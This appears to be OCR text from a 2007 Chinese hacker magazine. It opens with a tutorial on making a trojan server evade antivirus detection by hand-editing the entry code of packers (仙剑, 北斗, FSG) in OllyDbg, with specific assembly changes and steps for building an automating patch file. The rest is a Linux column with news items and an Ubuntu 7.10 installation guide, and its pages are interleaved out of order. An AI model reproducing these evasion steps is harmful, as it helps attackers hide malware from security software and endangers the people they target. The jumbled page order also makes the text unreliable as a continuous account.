


图1 互换位置

服务端的壳代码修改完成后，就可以进行文件的保存操作。选择右键菜单中的“复制到可执行文件”，接着在它的子菜单中选择“选择部分”命令，然后程序会弹出一个新窗口。同样在新窗口中点击鼠标右键，选择其中的“保存文件”命令后就可以将我们修改的程序进行保存了。

2、修改仙剑加壳

现在我们再利用一个全新的黑客程序，接着运行仙剑这款加密壳进行操作。运行仙剑加密壳后，点击“文件”按钮选择黑客程序，接着去掉“保护选项”中的所有内容，最后点击“加密”按钮进行成功加壳。同样用程序OllyDbg载入加壳后的黑客程序，选中其中的第一句代码，在“汇编”窗口中将PUSH修改为POP。

接着还是利用同样的方法，对下面的三句代码进行修改：

```
0040706F    64:A1 00000000    mov     eax, dword ptr fs:[0]
00407075    50                push    eax
00407076    64:8925 0000000>mov    dword ptr fs:[0], esp
```

点击右键菜单中的“汇编”命令，在“汇编”窗口中将三行代码依次修改，如图2。

```
0040706F    64:A1 00000000    mov    eax, dword ptr fs:[0ff]
00407075    50    pop    eax
00407076    64:8925 0000000>mov    dword ptr fs:[0ff], esp
```




图2 OD中修改代码

修改完成以后再安装同样的方法进行程序的另存为操作即可。

3、修改北斗加壳

现在我们用国内最常见的北斗程序对服务端加壳，运行北斗加壳程序后将服务端拖到界面，按照程序的默认设置直接加壳就

可以了。接着还是利用同样的方法用OllyDbg载入，然后对下面的三句代码进行修改。这里我需要提醒大家一下，北斗程序版本不同，代码也有所差异。

```
004D2FF1    83ED 07         sub     ebp, 7
004D3014    0185 DFF9FFFF   add     dword ptr [ebp-621], eax
004D3020    0106            add     dword ptr [esi], eax
```

点击右键菜单中的“汇编”命令，在“汇编”窗口中将三行代码依次修改，如图3。




图3 OD中修改代码

```
004D2FF1    83ED 07         add
ebp, -7
004D3014    0185 DFF9FFFF   adc     dword ptr [ebp-621], eax
004D3020    0106            adc     dword ptr [esi], eax
```

4、修改FSG加壳

FSG也是一款不错的加壳程序，用它加壳后服务端的体积几乎小了一半。利用它加壳后运行OllyDbg载入服务端程序，并且对下面这样的三句代码进行修改：

```
00400162   ^\73 F9    jnb    short 0040015D
00400168    /73 16    jnb    short 00400180
0040016E    /73 1F    jnb    short 0040018F
```

点击右键菜单中的“汇编”命令，在“汇编”窗口中将三行代码依次修改，如图4。




图4 OD中修改代码

```
00400162   ^\73 F9    ja    short 0040015D
00400168    /73 16    ja    short 00400180
0040016E    /73 1F    ja    short 0040018F
```

除了进行汇编代码的替换、调换以外，我们还可以在原来的汇编代码基础上，添加一些全新的代码或删除一些代码。具体的操作过程，可以参看2007年第九期《木马免杀之花指令变形》中对花指令代码的修改过程。但是添加或删除汇编代码一定要注意，修改后必须要保证原程序堆栈的平衡状态就可以了，不然修改后的文件就可能无法正常运行。另外推荐大家在修改代码的时候，利用多种方法组合使用，不要只单一的使用一种方法，不然的话很难起到免杀的作用。

5、创建修改补丁

每次加壳后都需要手工进行处理，这样的话就显得非常的繁琐，因此我们通过编写的文件补丁，就可以快速有效的进行免杀操作。运行“注册机编辑器”后，点击“其它”菜单中的“制作文件补丁”命令。在弹出的窗口中设置窗口标题等内容，然后分别点击“原始的文件”和“已破解文件”后的“浏览”按钮，来选择加壳的文件和修改的文件，最后点击“制作”按钮就可以了，如图5。




图5 制作补丁

以后当我们利用加壳程序对文件处理后，再直接运行补丁程序对文件进行修改即可，这样我们就不用再利用OllyDbg进行修改了。

小结

今天为大家介绍的是利用修改加壳信息，对文件进行简单快速的免杀方法，这样就能在没有新的加壳程序时进行操作。当然用户要想成功的躲过多个杀毒软件的检测，光靠修改加壳文件信息是不行的，还需要结合其它的加密、加花等方法才可以。其实很多时候只要我们多动动脑筋，要免杀一个文件还是非常简单的。

编辑点评：

我记得在手册2007年第8期的时候，作者也写过一篇关于过金山数据流的，这篇是对上一篇的延伸吧！作者从原理到实际操作，过程都是这么详细而且并不复杂。因为过多的加壳软件已经被杀软列入黑名单，所以杀软从加壳软件的入口点或者特征处都做了对比，作者能够从修改壳来改变杀软的判断，确实能起到免杀的效果。

改版感言：

推开窗户，你将拥有一个世界……

如果你喜爱电脑，如果你喜爱技术，那你就会喜爱Linux

Linux是一个非常优秀的操作系统，而我们要做的，就是让你去了解她，让你能够轻松的驾驭她。窗外栏目的这次改革，也是以此为目标。如果你是小菜，不要怕，勇敢的推开你的windows，加入我们，一起体验生活的多彩……

战略部署：

改版之后，窗外栏目将以连载的形势，陆续推出一系列的Linux教程，以不同的发行版为基础，同时扩展深层的知识，让你真正了解Linux的原理，成为一个真正意义上的Linux高手。

而我们的课程，将以Ubuntu开始……

Linews [窗 外]

Alien Arena 2007推出新版——打造最好的开源游戏

10月12日，COR Entertainment 按计划发布了Alien Arena 2007的V6.10版。Alien Arena 2007是一款流行的免费软件，3D模式、第一人称射击类游戏，基于id Software的Quake II引擎，id在2001年以GPL许可协议开源。

新版Alien Arena增加了7个竞技场，拥有更好的武器，新的1vs1决斗模式。系统的需求仍然很低，1Ghz CPU，256MB内存，500M可用硬盘空间。

Linux.com评论了Alien Arena 6.10，宣称它是目前最好的开源游戏。之前Tremulous是最棒的，但现在Alien Arena已经超越了它。

点评：之前，Linux下的游戏真可谓是“惨不忍睹”。而现在，这一点终于有机会改变了。随着Linux在桌面平台的不断发展，Linux下的游戏也会慢慢的受到人们的重视。可以预感到，不久的将来，Linux游戏将会成为一块人们争相抢夺的大蛋糕。

Mozilla人员称手机版火狐将兼容三大操作系统

继Mozilla公司高层表示他们正在开发手机版火狐浏览器之后，该项目一名开发人员日前向媒体透露，手机版火狐浏览器有望同时兼容移动视窗、Linux和Symbian三大手机操作系统。


Mozilla公司负责技术的副总裁施罗普夫在其博客中透露，Mozilla公司正在开发面向手机用户的火狐浏览器。不过，他当时并未确定浏览器将支持的手机操作系统。

消息传出之后，引发了许多火狐浏览器用户的关注。在媒体跟进采访中，Mozilla公司一名参与项目开发的工程师道格·特纳对外透露，移动火狐浏览器将会支持所有三大手机操作系统，其中，移动视窗版和Linux版本的移动火狐软件将会首先开发出来，因为这两个版本可以更快速地移植PC版浏览器的代码。

点评：很早之前，手机业务和3G网络就向人们展示了他的美好前景，现在Mozilla终于也坐不住了。现在正是竞争最激烈的时候，火狐能否在手机平台上站稳脚跟呢？

戴尔为Ubntu Linux做好准备

10月18日，下一个版本的Ubuntu，Gutsy Gibbon(7.10)版本就将正式发布了，戴尔老总Michael Dell已经公开宣布他个人



为什么要以Ubuntu开始呢？因为小编觉得Ubuntu是目前最适合新手学习Linux时用的发行版，至于原因，等你用过几十个Linux发行版之后，你自然就会明白了。现在你要做的就是，相信我，没错的。

要开始你的Linux之路，你必须要拥有一个自己的Linux系统，所以我们Ubuntu专题的课程安排就是首先让你安装并配置出一个属于你的Ubuntu。然后，你将学习到一些基本的常识和概念，比如Linux的分区结构，文件管理方式，权限和角色等东西。接着，你将了解到Linux中一些先进的结构和思想，像窗口管理的机制等，我保证这会让你受益匪浅。最后，在这些基础上，你已经完全有能力管理好一台真正的Linux服务器了，这也是本专题的最后部分。

好了，废话说多了也没用，直接开始我们的Ubuntu之旅吧。

Ubuntu世界之旅

——Ubuntu 7.10新手全接触之安装设置篇

标签：Ubuntu 3D 安装 配置

2007年10月18日，在众多开源人士与软件爱好者的万众瞩目下，代号为Gutsy Gibbon的最新版Ubuntu7.10正式发行了。这个版本与以前的版本相比更加人性化，包含了许多最新的软件套件，有GNOME 2.20，Desktop 3D effects（CompizFusion 0.6），真正即插即用的打印机服务，为Linux进入办公领域提供了良好的支持等等，其他众多新的特性读者可以参考Ubuntu的官方主页**http://www.ubuntu.com**。

看了上面一段话也许很多读者都在纳闷，什么是Linux？什么又是Ubuntu？什么是Gnome？没有关系，在下面的文章里面您的疑问将会得到一一的解答，各位看官且听我慢慢道来……

Linux到底是什么？简而言之，Linux是一种免费的操作系统。和微软的视窗Windows系列差不多的玩意，都是装在电脑上面给用户使用的。能跑Windows的机器肯定也能跑Linux，反过来就不一定成立，举些例子：SUN或者IBM的服务器，苹果公司的Mac等等，Linux可以支持这个世界上绝大部分的计算机构架。关于Linux更详细的解释如下：

第一、Linux只是一个OS的内核，就像人的大脑，没有这个内核就构不成一个完整的OS；

第二、Linux是其内核和周边的软件组成的一个Linux OS，光有了大脑没有身体和四肢也是不行；

第三、Linux就是各个公司或者组织发行的如上所述的Linux发行版，著名的有Red Hat、Debian、SUSE、Gentoo、Ubuntu……国内如Red Flag、Magic、Hiweed……

那为什么要用Linux而不用简单易用的Windows呢？理由很多，对于本刊的读者，最大的理由是要成为一个合格的黑客你必须学会在Linux下面生存，对于一个合格的黑客而言，如果仅仅在Windows下面用着VC编译各种exploit是肯定不够的，更不用说那些只会用用现成工具的骇客了。Linux下面有着各式的编程语言，基本上除了不能跨平台的语言（比如VB）不支持，其他的编程语言都是原生支持的，更重要的是免费支持，编程可是黑客的必修课之一。

还有其他吸引人们用Linux的理由，第一是Linux下面没有病毒，Linux的运行机制扼杀了病毒生存的土壤。什么！？这个还不够吸引你？那么给出第二个不得不试试Linux的理由，Linux的桌面要比Windows漂亮，跟他比就连微软最新的Vista也逊色不少！“这不可能！”，也许这是你看到这个理由心里面第一反应。Vista可是未来几年微软的重头戏啊，怎么就轻轻松松被Linux给比下去了。几年前你可以说Linux的桌面不够漂亮，但是现在有了Compizfusion项目的加盟，Linux已经成了世界上最眩最漂亮的操作系统。耳听为虚，眼见为实，请上YouTube（http://www.youtube.com），观看用“**Compiz Fusion**”为关键字搜索出来的视频，看完以后如果你还是坚持Windows比Linux漂亮的观点，我只能对您表示深切的歉意，我们的审美观不一样。更让人惊叹的是，要运行这个3D桌面的硬件要求相当低，我有台04年的笔记本，集成855GM都能跑的动，这个配置跑Vista基本上是不可能的。当然Linux不是没有缺点，而是有很多，比如对Windows下面的游戏兼容的不好，桌面响应时间没有Windows快，有时候还不够稳定等等，但这都不妨碍我们来试用一下这个免费的操作系统。

什么又是Ubuntu？前面也提到了Ubuntu是众多Linux发行版的一种，它的历史不能算是悠久，但是它的易用性使得越来越多的人们开始关注起Linux。Ubuntu是一个非洲单词，中文音译成乌班图，意思是“人性的对待他人”或者“我因为大家的存在而存在”，强调了一种团队合作的精神，而这正是Linux之所以流行的原因之一。你可以上Ubuntu的官方网站免费申请最新的发行版光盘，到中国的时间大约是一两个月，即便不用收藏着也不错哈，要知道微软可不会免费给我们邮寄Vista光盘的。当然更便捷的方法是上网下载最新的ISO刻盘安装，能不能不刻盘硬盘安装？答案当然是可以的。

下面我们在一台假设已经装有Windows Xp的机器上安装一个Ubuntu。首先是准备工作，PC电脑一台，这台电脑可是专门为这篇文章而准备的神舟F231s，用的都是最新的硬件，CPU T2310，GL960的芯片组，X3100的集成显卡，1G的Ram等等，如果Ubuntu能在这么新的电脑上安装，那么我想在其他电脑上应该没有什么大问题吧。事实上我接触的机器包括从最早1999年的赛扬300A到最新的酷睿2，我都在上面安装了Ubuntu，没有什么问题。我们还需要最新版本的光盘一张，Ubuntu有两种版本，一种称为Destop Live CD版本，一种是Alternative的，本文采用Desktop安装，如果不幸你不能用这种方式安装，我们可以用后面一张光盘采用字符界面来安装。安装Ubuntu还需要一定的

将使用这款系统，同时戴尔也会将这款系统通过预装的方式提供给用户。在7.10版本发布前夕，我们不妨来看看Canonical公布的最新增强和核心功能。

* 一个另类的3D界面
* 多显示器配置支持
* 笔记本电源管理增强

服务器版本的7.10还将提供：

* 更简便的网络管理
* 一步到位的服务器配置
* 主动的AppArmor安全技术，提供更多的流行开源安全选项

戴尔在数个月之前宣布预装Ubuntu，无论是戴尔、经销商、Linux社区还是用户，都可以为之受益。如果Ubuntu 7.1发展顺利，乐观的话，戴尔的预装可以帮助Linux桌面系统的份额继续增长，不过不要指望一夜之间让它成为主流系统。

点评：Dell选择Ubuntu自然是有原因的，不得不说，Ubuntu是用户从习惯于Windows的环境过渡到Linux下最好的选择。相信不久之后，Ubuntu将成为Windows之后又一个主流，现在存在的，仅仅是时间问题。

空间，我建议最少给Ubuntu不少于5G的空间，你可以清空你的一个盘，比如一个10G大小的盘留给Ubuntu用。有了这些先决条件我们就可以正式进行Ubuntu安装之旅了。

把电脑设置成光驱启动，光盘放入光驱，在一阵读盘声后将出现这个画面，如图1。

都是英文？没有关系，按下F2，选择简体中文就可以了。直接回车选第一行“启动或安装Ubuntu”，在漫长的进度条前等待几分钟就可以看到桌面了。在这个过程中不要太心急，毕竟是Live CD版本，在一张光盘上放一个操作系统，这个可是要比WinPE强大的多的系统。



图1 启动时的画面




图2 选择时区

如果你想体验一下Ubuntu Live CD的强大，你可以打开桌面上的Examples文件夹，里面有一些常见的文件，第一个就是前南非总统曼得拉的采访；如果你没有兴趣，请直接双击桌面上的“安装”图标来安装系统。最后跳出一个对话框，直接按“前进”按钮进入下一步，第二个对话框让你选择你的语言，因为在进入系统的时候已经选择好简体中文了，所以这里还是按“前进”按钮进入下一步，下面一步设置你所在的时区，可以从下拉菜单里面找，也可以直接从地图上点，这里选择Shanghai (GMT+8:00)，如图2。

第四步是键盘布局，如果是一般的机器直接按前进，如果是日本带来的机器可以选择日文的键盘布局。

